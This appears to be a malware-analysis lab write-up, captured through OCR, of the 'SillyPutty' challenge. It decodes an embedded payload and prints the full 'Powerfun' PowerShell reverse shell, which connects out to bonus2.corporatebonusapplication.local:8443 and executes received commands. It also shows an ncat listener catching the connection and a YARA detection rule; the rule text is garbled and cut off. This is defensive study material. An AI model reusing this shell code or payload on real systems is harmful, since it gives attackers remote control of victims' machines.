
enp0s3: <live capture in progress>
Packets: 19 · Displayed: 19 (100.0%)
Profile: Default
remnux@remnux: ~
Capturing from enp0s3
1/2




```
remnux@remnux:~$ echo "H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87
yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC
/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/
9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzCh
NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pIm
JC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam2
7DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAy
HBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKd
ThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3
+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvY
qI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL
2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnh
GVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mt
l93dQkAAA==" | base64 -d > out
remnux@remnux:~$ ls
Desktop  Documents  Downloads  Music  out  Pictures  Public  Templates  Videos
remnux@remnux:~$ file out
out: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix, orig
inal size modulo 2^32 2421
remnux@remnux:~$ 
```




```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
```



```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
   $wc = New-Object -TypeName Net.WebClient
   $wc.UseDefaultCredentials = $true
   $wc.Proxy.Credentials = $wc.Credentials
   $wc
}
function powerfun
{
   Param(
   [String]$Command,
   [String]$Sslcon,
   [String]$Download
   )
   Process {
   $modules = @()
   if ($Command -eq "bind")
   {
      $listener = [System.Net.Sockets.TcpListener]8443
      $listener.start()
      $client = $listener.AcceptTcpClient()
   }
   if ($Command -eq "reverse")
   {
      $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
   }

   $stream = $client.GetStream()

   if ($Sslcon -eq "true")
   {
      $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
      $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
      $stream = $sslStream
   }

   [byte[]]$bytes = 0..20000|%{0}
   $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
   $stream.Write($sendbytes,0,$sendbytes.Length)

   if ($Download -eq "true")
   {
      $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
      $stream.Write($sendbytes,0,$sendbytes.Length)
      ForEach ($module in $modules)
      {
         (Get-Webclient).DownloadString($module)|Invoke-Expression
      }
   }

   $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
   $stream.Write($sendbytes,0,$sendbytes.Length)

   while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
   {
      $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
      $data = $EncodedText.GetString($bytes,0, $i)
      $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
```



```
C:\Windows\System32\drivers\etc
λ cat hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
        127.0.0.1       bonus2.corporatebonusapplication.local

C:\Windows\System32\drivers\etc
λ
```




```
C:\Windows\System32\drivers\etc
λ ncat -nvlp 8443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8443
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:49852.
▬♥♥ ├☺  ┐♥♥d♦à┼■qê╤└h╨#)R_Ö☺ìσ┼%ÅAÆLSJ╗& >>  *└,└+└0└/ ƒ ₧└$└#└(└·└
└        └g└‼ ¥ £ = < 5 /
☺  1   + )  &bonus2.corporatebonusapplication.local
 → ♠♦☺♣☺☺☺♦♥♣♥☺♥☺☺♠☺♠♥ #   ↨   ☺ ☺
```

PuTTY Configuration

Host Name (or IP address):
Port: 22
Connection type: ● SSH ○ Serial ○ Other: Telnet
Saved Sessions: Default Settings
Close window on exit: ○ Always ○ Never ● Only on clean exit

Appendix B



```
ule Silly_Putty {
   meta:
      date = "2023-03-05"
      author = "Chris Miele"
      description = "Yara rule Silly_Putty"
      reference = "https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/1-3.Challenge-SillyPutty"
      sha256 = "0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee8"

   strings:
      $string1 = "powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[Syst
      $PE_MagicByte = "MZ"
      $network_dns = "bonus2.corporatebonusapplication.local" ascii

   condition:
      network.port == 8443
```